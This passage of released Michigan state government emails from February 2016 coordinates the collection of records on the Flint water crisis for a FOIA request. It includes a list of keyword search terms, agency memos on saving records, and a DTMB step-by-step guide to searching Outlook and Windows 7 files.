(MSHDA) <MillerM58@michigan.gov>; Minicuci, Angela (DHHS) <MinicuciA@michigan.gov>; Moon, Jason (LARA) <moonj@michigan.gov>; Pepin, John (DNR) <PepinJ@michigan.gov>; Sampson, Jeremy (TREASURY) <SampsonJ@michigan.gov>; Silfven, Ken (TIA) <SilfvenK@michigan.gov>; Simpson, Angela (DMVA) <SimpsonA3@michigan.gov>; Stanton, Terry A. (Treasury) <StantonT@michigan.gov>; Thelen, Suzanne (DMVA) <ThelenS3@michigan.gov>; Throne, Heather (MDARD) <ThroneH@michigan.gov>; Tommasulo, Karen (DEQ) <TommasuloK@michigan.gov>; Weiss, Kurt (DTMB) <WeissK1@michigan.gov>; Wheaton, Bob (DHHS) <WheatonB@michigan.gov>; Woodhams, Fred (MDOS) <WoodhamsF@michigan.gov>  
**Cc:** Weber, Travis (GOV) <WeberT7@michigan.gov>  
**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. **Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines.** Thank you again for all your assistance and efforts.

Legionnaire

Legionella

“boil water order” & “Flint” (anywhere in document)

“coli” & Flint (anywhere in document)

“bacteria” & “Flint” (anywhere in document)

“microb” & “Flint” (anywhere in document)

“TTHM” & “Flint” (anywhere in document)

“Lead” & “Flint” (anywhere in document)

“emergency” & “Flint” (anywhere in document)

Karegnondi

“Genesee County Health Department”

“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

On Feb 12, 2016, at 12:03 PM, Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)> wrote:

Happy Friday All!

As you’re aware, the Governor’s Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- ? The Governor's Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
- ? While the agencies may approach DTMB for assistance, we are under a tight timeframe and can't possibly assist every agency and every employee.
  - o If the agency asks for DTMB assistance and you have internal resources available to assist (i.e. Client Specialist), please provide that assistance.
  - o **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon.** Also, please let the agency know that requests will be prioritized by the Governor's Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- ? The Governor's Office will provide the keyword search terms today to the Agencies.
  - o The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor,  
Talent and Economic Development

State of Michigan, Department of Technology, Management and Budget

Cell: (517) 749-9496 Office: (517) 241-3310

---

**From:** Burgess, Louis (MDE)  
**Sent:** Tuesday, February 16, 2016 11:58 AM  
**To:** Burgess, Louis (MDE)  
**Cc:** Head, David (MDE)  
**Subject:** Flint Water Crisis and FOIA

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

All staff,

The department has been directed to provide copies of all records in our possession related to the Flint water matter to the Governor's office. Both David Head, MDE FOIA coordinator, Debbie Roeske, DTMB Client Specialist, and I will be sending additional information on how to accomplish this FOIA task.

Quick points:

1. Most persons in MDE will not be affected by this FOIA requirement. If you are not involved with the Flint water crisis than you are not required to do anything. "MDE All updates" are not required to be saved as the original email will be provided by the sender.
2. If you have had any job related connection to the Flint water crisis you will be required to provide all records to a central repository. Records include memos, handwritten notes, emails and attachments, and text messages in your possession. I will be asking office directors for a list of their staff that have had any job related responsibilities in order that we can give you the necessary information.
3. If you have Flint related records, we ask that you immediately start saving all documents. You must: create a file in your Outlook folder called: Flint FOIA. You will have to save a copy of all messages into that folder. Detailed instructions on the creation of the folder and search procedures will be provided to you. This instructions will also include instructions on search terms to ensure that all relevant emails are identified and copied. You should also create a folder to save a copy of all documents that you have either prepared or received regarding the Flint Water crisis. We will follow up with instructions on how to forward all your saved documents.
4. We will provide information as soon as we get it. There is a deadline for providing all documents, so we ask that you begin collecting them now.
5. If you have any questions regarding Flint water and FOIA please contact with David Head or myself.

Louis Burgess  
Michigan Department of Education  
Emergency Management Coordinator  
(517) 335-3672



---

**From:** Roeske, Debbie (DTMB)  
**Sent:** Tuesday, February 16, 2016 12:03 PM  
**To:** Westfall, Laurie (DTMB); Mears, Greg (DTMB)  
**Cc:** Gorton, Glenn (DTMB)  
**Subject:** FW: Flint Water Crisis and FOIA

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

Laurie and Greg,

FYI.

Debbie Roeske  
Client Specialist  
517-373-2642

---

**From:** Burgess, Louis (MDE)  
**Sent:** Tuesday, February 16, 2016 11:58 AM  
**To:** Burgess, Louis (MDE) <[burgessi@michigan.gov](mailto:burgessi@michigan.gov)>  
**Cc:** Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>  
**Subject:** Flint Water Crisis and FOIA

All staff,

The department has been directed to provide copies of all records in our possession related to the Flint water matter to the Governor's office. Both David Head, MDE FOIA coordinator, Debbie Roeske, DTMB Client Specialist, and I will be sending additional information on how to accomplish this FOIA task.

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2. If you have had any job related connection to the Flint water crisis you will be required to provide all records to a central repository. Records include memos, handwritten notes, emails and attachments, and text messages in your possession. I will be asking office directors for a list of their staff that have had any job related responsibilities in order that we can give you the necessary information.
3. If you have Flint related records, we ask that you immediately start saving all documents. You must: create a file in your Outlook folder called: Flint FOIA. You will have to save a copy of all messages into that folder. Detailed instructions on the creation of the folder and search procedures will be provided to you. This instructions will also include instructions on search terms to ensure that all relevant emails are identified and copied. You should also create a folder to save a copy of all documents that you have either prepared or received regarding the Flint Water crisis. We will follow up with instructions on how to forward all your saved documents.



4. We will provide information as soon as we get it. There is a deadline for providing all documents, so we ask that you begin collecting them now.
5. If you have any questions regarding Flint water and FOIA please contact with David Head or myself.

Louis Burgess  
Michigan Department of Education  
Emergency Management Coordinator  
(517) 335-3672

# FOIA Keyword Search Tips

## Step 1.


### Preparation

In order to comply with the many recent FOIA requests, we wanted to give everyone an easy to follow set of instructions for conducting these searches. We at DTMB are still working through the process of setting up a central collection site for each agency. In the interim, we advise each of you take the following steps to prepare for collection.

- Create a folder in your Outlook mailbox called FOIA
- Use the method outlined below to retrieve the affected emails
- Drag and drop the emails you have identified into the FOIA folder you have created
- Await instructions as to how these will be collected

## Step 2. Create your FOIA Folder

Create a new folder by **right clicking** on your cabinet, or your mailbox (your @michigan.gov account). Click on the “New Folder” icon. Call the new Folder FOIA, and press Enter.



The new folder should now be created in your account



This is the folder that you will drag and drop the relevant emails to when you conduct your search. In our next section we'll give you some tips to assist you in searching your mailbox for relevant items

## Step 3. Identifying emails using keyword search


The first step in preparing for your FOIA keyword search is to make sure you have the keyword list available. This list should have been provided to you by the AG, or your management. In the screenshots below we will walk you through the process of identifying the emails, and in later steps how to move them to a special storage folder. Your screens may not look identical to mine, but the methodology is the same for Office 201, and 2013.

First off, locate the search box in Outlook (typically in the upper right hand corner). Make sure that your search is set to “Current mailbox” as seen here. The reason we ask you to do the searches in this manner is that it will search your entire mailbox (received and sent items) including Lync/Skype conversations.




In the examples we're going to show we will be doing the word searches one at a time. In testing we found that trying to do multiple word searches, did not give the results we were looking for.

Let's start with a simple one from the keyword search I was provided. In this instance I entered the word legionnaire, and received these results.



Let's try another using a search term in “quotes”. By placing an item in quotes it will limit your search to those exact words.



**NOTE:** By design Microsoft limits the number of items that can be retrieved in a single search to 250. This means that if your search results in more than 250 items you will have to repeat the search process until you have identified all of the emails you wish to address.

As you complete each key word search, you will need to copy those emails to your FOIA folder for retrieval at a later time. We will go over those steps in the next section.


#### Step 4. Copying your messages to the designated FOIA area

Now that you have identified the emails that meet the search criteria, you'll want to save them off to your newly created “FOIA” folder.

NOTE: Your agency may have you save these items to an alternately designated space. That space can take the form of a network drive, USB flash or portable hard drive. Where ever you choose to store them, the “mechanics” of doing so will not change.

Once you have identified the emails that you want to save, highlight all of them by clicking on the first message, then holding down the Control Key, followed by the letter “a”. Next, open up the folder or drive where you wish to save these messages. Using our example above I have created a folder in my Outlook account called FOIA and will save the messages there.

Move your mouse to all of the highlighted message and do a RIGHT CLICK, and then while holding down the right mouse button drag all the messages to where you want to store them. When your mouse pointer arrives in the area you want to save them, release the button and select “copy” from the pop up menu (See illustration)




Depending on the amount of messages you’re copying and where you are copying them to, the process can take a few seconds, or many minutes if they include attachments. Once the copy process has completed, you will see the emails you moved appear in the area you stored them.

## **Step 5. Doing a hard drive keyword search for documents and other items**


Conducting a hard drive search is fairly simple. Regardless of what version of Windows you’re using, each of them has a search feature built in called “Windows Explorer”, you see it every time you open up a folder on a network drive, or on your own computer. Before conducting your searches, we would suggest that you create a special folder on your desktop called FOIA where you may copy the items you find until final instructions are issued as to their disposition.

### **Using the search function in windows 7**

Since the majority of DTMB is on Windows 7, the examples I’ll be showing are on that operating system. If you click on windows Start button, you’ll see the search box right next to it




In this example I’m going to search my computer for the word FOIA. As you can see my search yielded numerous documents including emails. Since I’ve already saved off all of the relevant emails, we’ll focus on just the documents.



This part can be a bit time consuming but we suggest you open each document to make sure that it's relevant. In this instance my search brought up a DTMB Move form, but only because it has the word FOIA in the form. (*Your agency may have slightly different guidelines, please follow them and use this example search as a training tool*)

You'll notice that the words "See more results" appears at the bottom of the list. This means that my search turned up a lot more documents than what can easily be displayed. If I click on the link, it will open Windows Explorer and reveal a comprehensive list, along with their locations.



As you can see from this example my search found 46 items. We can now select them all using the “Ctrl-A method” that we used for the emails, and copy them to our newly created FOIA folder.

## Conclusion

This is the simplest, we could devise to help those of you conducting the FOIA searches. We hope that this will make the task a bit easier

## What If I have questions?

If you have any questions please contact your Agency FOIA Coordinator, or Client Specialist.

## DTMB-Client Specialists

Greg Mears – [mearsg@michigan.gov](mailto:mearsg@michigan.gov) 517-284-4524

Eric Stanaway – [stanawaye@michigan.gov](mailto:stanawaye@michigan.gov) 517-373-8795

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**From:** Burgess, Louis (MDE)  
**Sent:** Tuesday, February 16, 2016 12:11 PM  
**To:** Guerrant, Kyle (MDE);Broman, Susan (MDE);Moss, Marla (MDE);Chapman, Teri (MDE);Hanrahan, Daniel (MDE);Winkler, Cecelia (MDE);Bouvy, Mark (MDE);Henry, Alisande (MDE);Riley, Randy (MDE);Ackley, Martin (MDE);Gorton, Glenn (DTMB);Dennis, Ann (MDE);DeMars-Johnson, Renee (MDE);Brewer-Walraven, Lisa (MDE)  
**Cc:** MSP-EOC-MDEDUCTN;Walters, Kevin (MDE);Alaniz, Aimee (MDE);Malnar, Jaime (MDE);Priest, Thomas (MDE);Keesler, Venessa (MDE);Sass, Norma Jean (MDE);Roeske, Debbie (DTMB);Westfall, Laurie (DTMB);Schneider, Marilyn (MDE);Williams, Benjamin (MDE);Larvick, Wendy (MDE);Bolig, Erika (MDE);Groff-Blaszak, Abigail (MDE);Judd, David (MDE);Middlestead, Andrew (MDE);Roberts, Marilyn (MDE);Parker, Joetta (MDE);Cantu, Patricia (MDE);Radke, Michael (MDE);Lower, Richard (MDE);Fort, Ross (MDE);Doxie, Shulawn (MDE);Houseman, Jennifer (MDE);Dixon, Janice (MDE);Golzynski, Diane (MDE)  
**Subject:** FW: Flint Water Crisis and FOIA  
  
**Follow Up Flag:** Follow up  
**Flag Status:** Completed

Deputy Superintendents and Directors,

The state's collection of all Flint related documents is an epic undertaking. Our instructions are to provide all job related records to the Governor's office by mid-March. David Head, MDE's FOIA coordinator and I are working with DTBM on this collection. I need from you a list of everyone that should be included in the document request.


We will have instructions on how to collect all documents and then how to forward them to a central repository. Deb Roeske will have a class on collect the information.

Send David and I a list of all your staff that we need to request records related to the Flint water crisis. I also need a negative response, that is if you have no one in your office, please respond with NO!

Louis

Louis Burgess  
Michigan Department of Education  
Emergency Management Coordinator  
(517) 335-3672

Our collective efforts can help make Michigan a Top 10 education state in 10 years! Here are the goals and strategies:  
<http://mi.gov/top10in10/>



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**From:** Burgess, Louis (MDE)  
**Sent:** Tuesday, February 16, 2016 11:58 AM  
**To:** Burgess, Louis (MDE) <[burgessi@michigan.gov](mailto:burgessi@michigan.gov)>  
**Cc:** Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>  
**Subject:** Flint Water Crisis and FOIA

All staff,

The department has been directed to provide copies of all records in our possession related to the Flint water matter to the Governor's office. Both David Head, MDE FOIA coordinator, Debbie Roeske, DTMB Client Specialist, and I will be sending additional information on how to accomplish this FOIA task.

Quick points:

1. Most persons in MDE will not be affected by this FOIA requirement. If you are not involved with the Flint water crisis than you are not required to do anything. "MDE All updates" are not required to be saved as the original email will be provided by the sender.
2. If you have had any job related connection to the Flint water crisis you will be required to provide all records to a central repository. Records include memos, handwritten notes, emails and attachments, and text messages in your possession. I will be asking office directors for a list of their staff that have had any job related responsibilities in order that we can give you the necessary information.
3. If you have Flint related records, we ask that you immediately start saving all documents. You must: create a file in your Outlook folder called: Flint FOIA. You will have to save a copy of all messages into that folder. Detailed instructions on the creation of the folder and search procedures will be provided to you. This instructions will also include instructions on search terms to ensure that all relevant emails are identified and copied. You should also create a folder to save a copy of all documents that you have either prepared or received regarding the Flint Water crisis. We will follow up with instructions on how to forward all your saved documents.
4. We will provide information as soon as we get it. There is a deadline for providing all documents, so we ask that you begin collecting them now.
5. If you have any questions regarding Flint water and FOIA please contact with David Head or myself.

Louis Burgess



Michigan Department of Education  
Emergency Management Coordinator  
(517) 335-3672

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**From:** Westfall, Laurie (DTMB)  
**Sent:** Tuesday, February 16, 2016 12:21 PM  
**To:** McFarlane, James (DTMB)  
**Cc:** Simon, Jodi (DTMB);Ingersoll, Jean (DHHS);Mears, Greg (DTMB);Gabler, David (DTMB)  
**Subject:** RE: Assistance With Flint FOIA Info  
**Attachments:** FOIA Tips/guidance; FOIA

**Follow Up Flag:** Follow up  
**Flag Status:** Completed


Yes -- just got off the phone with her and am working on a list of applications. I will be contacting Jean with the list of applications and reviewing same with her later today only to have a second opinion to compliment the business on other potential sources (vs. just email) on Flint FOIA related data. The business is the primary owner and knowledge keeper of where Flint data could reside. However, as we discussed, the majority of the data will come from e-mail.

Jean is working on questions that haven't yet been addressed and we covered some of our concerns as well -- such as depending on how each agency will save their data initially and copy vs. move to either a hard drive, ECM or other solution; the second phase is how will the Gov's office get this data and in what format, i.e. PST or PDF. If PDF, not all agencies have the software (it is freeware and available through SCCM12 -- new software distribution tool and could be installed by the client with directions), and where will the bulk of the data be coming from and does that individual/group have enough temporary storage for the amount of data, and how will the Gov's office get this data or do we push.

We also just sent Jean a copy of Greg Mears FOIA Keyword Search Tips for optional use and Jodi will be sending out to the GM's. A copy of the search criteria is also attached for easy reference. We met with MDE this morning, both Louis Burgess and David Head and we're scheduling a conference call for their team tomorrow, along with Liaisons and our Client Specialists to roll out a short term process to copy and save the Flint FOIA data. Then, once we receive direction on consolidation, format and how to make the data accessible and/or send the data, we will further assist them in getting the data consolidated.

We have also reached out to SBO and MCSC and will be following up with them to lend assistance where needed and to convey/confirm the consolidation method, once known.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

**From:** McFarlane, James (DTMB)  
**Sent:** Tuesday, February 16, 2016 11:43 AM  
**To:** Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>  
**Subject:** FW: Assistance With Flint FOIA Info

Hi- did you respond to Jean already?

Thanks,  
James

James McFarlane  
Department of Technology, Management & Budget  
320 S. Walnut Street  
Lansing, MI 48933  
P: 517-241-1842  
C: 734-891-0517 [mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)



**HELP. CONNECT. SOLVE.**

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**From:** Ingersoll, Jean (DHHS)  
**Sent:** Tuesday, February 16, 2016 9:36 AM  
**To:** McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>  
**Cc:** Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>  
**Subject:** FW: Assistance With Flint FOIA Info  
**Importance:** High

Forgot to include you James. Sorry! Jean

Jean M. Ingersoll, JD  
Michigan Department of Technology, Management & Budget  
Lewis Cass Building  
320 South Walnut St.  
PO Box 30026  
Lansing, MI 48909  
517-241-8844 (O)  
517-282-2474 (C)



**HELP. CONNECT. SOLVE.**

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**From:** Ingersoll, Jean (DHHS)  
**Sent:** Tuesday, February 16, 2016 7:58 AM  
**To:** Davenport, Rodney (DTMB); McQuaid, John (DTMB); Galeazzi, Tiziana (DTMB); Westfall, Laurie (DTMB)  
**Subject:** Assistance With Flint FOIA Info  
**Importance:** High

Good morning all:

Attached is a spreadsheet that lists the types of mediums required to search, the type I agencies that want our assistance, the parties responsible for the search and the related custodians.

This list serves two purposes: 1) it is for me to keep track of what and whom we need to search and the parties responsible; and 2) the list of custodians (second tab, scroll down for all of the SMT members).

I am having trouble noting all of the required software and applications/systems (Column B) and the persons responsible for each, i.e. the areas with all of the question marks and that are blank. Can someone assist me in filling in the blanks as soon as possible? I am free after 10am if you need more information from me. Thank you!! Jean

Jean M. Ingersoll, JD  
Michigan Department of Technology, Management & Budget

Lewis Cass Building  
320 South Walnut St.  
PO Box 30026  
Lansing, MI 48909  
517-241-8844 (O)  
517-282-2474 (C)



**HELP. CONNECT. SOLVE.**

# FOIA Keyword Search Tips

## Step 1.


### Preparation

In order to comply with the many recent FOIA requests, we wanted to give everyone an easy to follow set of instructions for conducting these searches. We at DTMB are still working through the process of setting up a central collection site for each agency. In the interim, we advise each of you take the following steps to prepare for collection.

- Create a folder in your Outlook mailbox called FOIA
- Use the method outlined below to retrieve the affected emails
- Drag and drop the emails you have identified into the FOIA folder you have created
- Await instructions as to how these will be collected

## Step 2. Create your FOIA Folder

Create a new folder by **right clicking** on your cabinet, or your mailbox (your @michigan.gov account). Click on the “New Folder” icon. Call the new Folder FOIA, and press Enter.



The new folder should now be created in your account



This is the folder that you will drag and drop the relevant emails to when you conduct your search. In our next section we'll give you some tips to assist you in searching your mailbox for relevant items

## Step 3. Identifying emails using keyword search


The first step in preparing for your FOIA keyword search is to make sure you have the keyword list available. This list should have been provided to you by the AG, or your management. In the screenshots below we will walk you through the process of identifying the emails, and in later steps how to move them to a special storage folder. Your screens may not look identical to mine, but the methodology is the same for Office 201, and 2013.

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


In the examples we are going to show we will be doing the word searches one at a time. In testing we found that trying to do multiple word searches, did not give the results we were looking for.

Let's start with a simple one from the keyword search I was provided. In this instance I entered the word legionnaire, and received these results.



Let's try another using a search term in “quotes”. By placing an item in quotes it will limit your search to those exact words.



**NOTE:** By design Microsoft limits the number of items that can be retrieved in a single search to 250. This means that if your search results in more than 250 items you will have to repeat the search process until you have identified all of the emails you wish to address.

As you complete each key word search, you will need to copy those emails to your FOIA folder for retrieval at a later time. We will go over those steps in the next section.


#### Step 4. Copying your messages to the designated FOIA area

Now that you have identified the emails that meet the search criteria, you'll want to save them off to your newly created “FOIA” folder.

NOTE: Your agency may have you save these items to an alternately designated space. That space can take the form of a network drive, USB flash or portable hard drive. Where ever you choose to store them, the “mechanics” of doing so will not change.

Once you have identified the emails that you want to save, highlight all of them by clicking on the first message, then holding down the Control Key, followed by the letter “a”. Next, open up the folder or drive where you wish to save these messages. Using our example above I have created a folder in my Outlook account called FOIA and will save the messages there.

Move your mouse to all of the highlighted message and do a RIGHT CLICK, and then while holding down the right mouse button drag all the messages to where you want to store them. When your mouse pointer arrives in the area you want to save them, release the button and select “copy” from the pop up menu (See illustration)




Depending on the amount of messages you’re copying and where you are copying them to, the process can take a few seconds, or many minutes if they include attachments. Once the copy process has completed, you will see the emails you moved appear in the area you stored them.

## **Step 5. Doing a hard drive keyword search for documents and other items**

